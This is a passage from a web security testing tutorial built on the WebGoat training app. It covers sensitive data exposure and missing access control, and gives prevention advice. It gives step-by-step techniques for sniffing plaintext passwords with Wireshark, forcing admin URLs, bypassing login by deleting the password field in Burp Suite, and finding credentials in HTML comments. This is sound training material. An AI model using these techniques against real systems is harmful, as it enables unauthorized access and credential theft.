usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty, detecting server side flaws due to limited access and they are also usually hard to exploit.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

Example:


A site simply doesn't use SSL for all authenticated pages. This will enable an attacker to monitor network traffic and steal the user's session cookie to hijack the user's session or access their private data.

An application stores the credit card numbers in an encrypted format in a database. Upon retrieval, those are decrypted allowing the hacker to perform a SQL injection attack to retrieve all sensitive info in a clear text. This can be avoided by encrypting the credit card numbers using a public key and allowing back-end applications to decrypt them with the private key.


Goal: Try to sniff your password using sniffing tools.

Testing for insecure communication

Launch WebGoat and navigate to "Insecure Storage" Section.




Write any name and check its encryption like how data is encrypted using a different encryption technique.




Base64 encoding is a simple reversable encoding used to encode bytes into ASCII characters. Useful for making bytes into a printable string, but provides no security.	dmlub2Q=	¾)è
Entity encoding uses special sequences like & for special characters. This prevents these characters from being interpreted by most interpreters.	vinod	vinod
Password based encryption (PBE) is strong encryption with a text password. Cannot be decrypted without the password	nvh+jGsWqDY=	This is not an encrypted string
MD5 hash is a checksum that can be used to validate a string or byte array, but cannot be reversed to find the original string or bytes. For obscure cryptographic reasons, it is better to use SHA-256 if you have a choice.	0sUcnN4fFbcYKWyZrjYvsQ==	Cannot reverse a hash

SHA-256 hash is a checksum that can be used to validate a string or byte array, but cannot be reversed to find the original string or bytes.	9+Jk3aT0+IY8Z8wglQp24G+ZIL9hVi7WXv+yBSZmI8g=	N/A
Unicode encoding is...	Not Implemented	Not Implemented
URL encoding is...	vinod	vinod
Hex encoding simply encodes bytes into %xx format.	%76%69%6E%6F%64	String not comprised of Hex digit pairs.
Rot13 encoding is a way to make text unreadable, but is easily reversed and provides no security.	ivabq	vinod
XOR with password encoding is a weak encryption scheme that mixes a password into data.	MQYBDQE=	ùF‡
Double unicode encoding is...	Not Implemented	Not Implemented
Double URL encoding is...	vinod	vinod

Now go to insecure communication and select insecure login.



Open Wireshark and sniff password so you can see password is visible in simple text so we can sniff it easily.



Try to switch to HTTPS in place of HTTP and again sniff password and check if you get anything; try to decrypt.

Also try to check which encryption mechanism they are using to encrypt password.


How to prevent

The full perils of unsafe cryptography, SSL usage, and data protection are well beyond the scope of the Top 10. That said, for all sensitive data, do all of the following, at a minimum:

- Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all sensitive data at rest and in transit in a manner that defends against these threats.
- Don’t store sensitive data unnecessarily. Discard it as soon as possible. Data you don’t have can’t be stolen.
- Ensure strong standard algorithms and strong keys are used, and proper key management is in place. Consider using FIPS 140 validated cryptographic modules.
- Ensure passwords are stored with an algorithm specifically designed for password protection, such as bcrypt, PBKDF2, or scrypt.
- Disable autocomplete on forms collecting sensitive data and disable caching for pages that contain sensitive data.

TESTING FOR A7 - MISSING FUNCTION LEVEL ACCESS CONTROL

Most of the web applications verify function level access rights before making that functionality accessible to the user, However, if the same access control checks are NOT performed on the server, hackers will be able to penetrate into the application without proper authorization.



Example: The hacker simply forces target URLs. Usually admin access requires authentication, however, if the application access is NOT verified, an unauthenticated user can access admin page.' Below URL might be accessible to an authenticated user:


```
http://website.com/app/standarduserpage
```

' A NON Admin user is able to access admin page without authorization.


```
http://website.com/app/admin_page
```


Test for open authenticated schema

Open WebGoat and switch to improper error handling open authentication schema:




Enter any user name and random password than open Burp Suite intercept request.






Now please delete Password field and forward request.




You can see you are able to login without password.



Testing for HTML authentication code

Goal: find user credentials.

Open WebGoat and switch to code quality.




To check for admin credentials, open source code.

```
                </tr>

<tr>
                <td><img src="images/buttons/lessonComplete.jpg"><a href="attack?Screen=17&menu=200">Bypass a Path Based Access Control Scheme</a>
                </tr>

<tr>
                <td><a href="attack?Screen=37&menu=200">LAB: Role Based Access Control</a></td>
                </tr>

                        <tr><td class="pviimenudivstage"><img src="images/buttons/lessonComplete.jpg"><a href="attack?Screen=37&menu=200&stage=1">
                        </td></tr>

                        <tr><td class="pviimenudivstage"><a href="attack?Screen=37&menu=200&stage=2">Stage 2: Add Business Layer Access Control</
                        </td></tr>

                        <tr><td class="pviimenudivstage"><img src="images/buttons/lessonComplete.jpg"><a href="attack?Screen=37&menu=200&stage=3">
                        </td></tr>

                        <tr><td class="pviimenudivstage"><a href="attack?Screen=37&menu=200&stage=4">Stage 4: Add Data Layer Access Control</a>
                        </td></tr>

<tr>
                <td><a href="attack?Screen=18&menu=200">Remote Admin Access</a></td>
                </tr>


            </table>
        </div>
        <div id="submenu400" class="pviimenudiv" style="position:absolute; left:200px; top:162px; width:150px; visibility: hidden; z-index:128">
            <table width="150" border="0" cellspacing="6" cellpadding="0"><tr>
                <td><a href="attack?Screen=7&menu=400">LAB: DOM-Based cross-site scripting</a></td>
```

Analyze source code and go through all comment session for that find for <!- - so you will find credentials in source code.

```
            <div id="twoCol">
            <div id="menuSpacer"></div>
            <div id="lessonArea">

                    <div id="training_wrap">
                    <div id="training" class="info"><a href="http://yehg.net/lab/pr0js/training/webgoat.php">Solution Videos</a></div>
                    <div id="reset" class="info"><a href="attack?Screen=61&menu=700&Restart=61">Restart this Lesson</a></div>
                    </div>

                <div id="lessonPlans" style="visibility:hidden; height:1px; position:absolute; left:260px; top:130px; width:425px; z-index:105;">
<p><b>Lesson Plan Title:</b> How to Discover Clues in the HTML </p>
 </div>

<p><b>Concept / Topic To Teach:</b> </p>
<!-- Start Instructions -->
 Developers are notorious for leaving statements like TODO's, Code Broken, Hack, etc... inside the source code.  Review the source code for
<!-- Stop Instructions -->
<br>
<p><b>General Goal(s):</b> </p>
 The user should be able to bypass the authentication check.

                <br/>
                <br/>
                <a href="javascript:toggle('lessonPlans')" target="_top" onclick="MM_nbGroup('down','group1','plans','',1)">Close this Window</a>
                </div>
                <div id="lessonContent">Below is an example of a forms based authentication form.  Look for clues to help you log in.</div>
                <div id="message" class="info"></div>


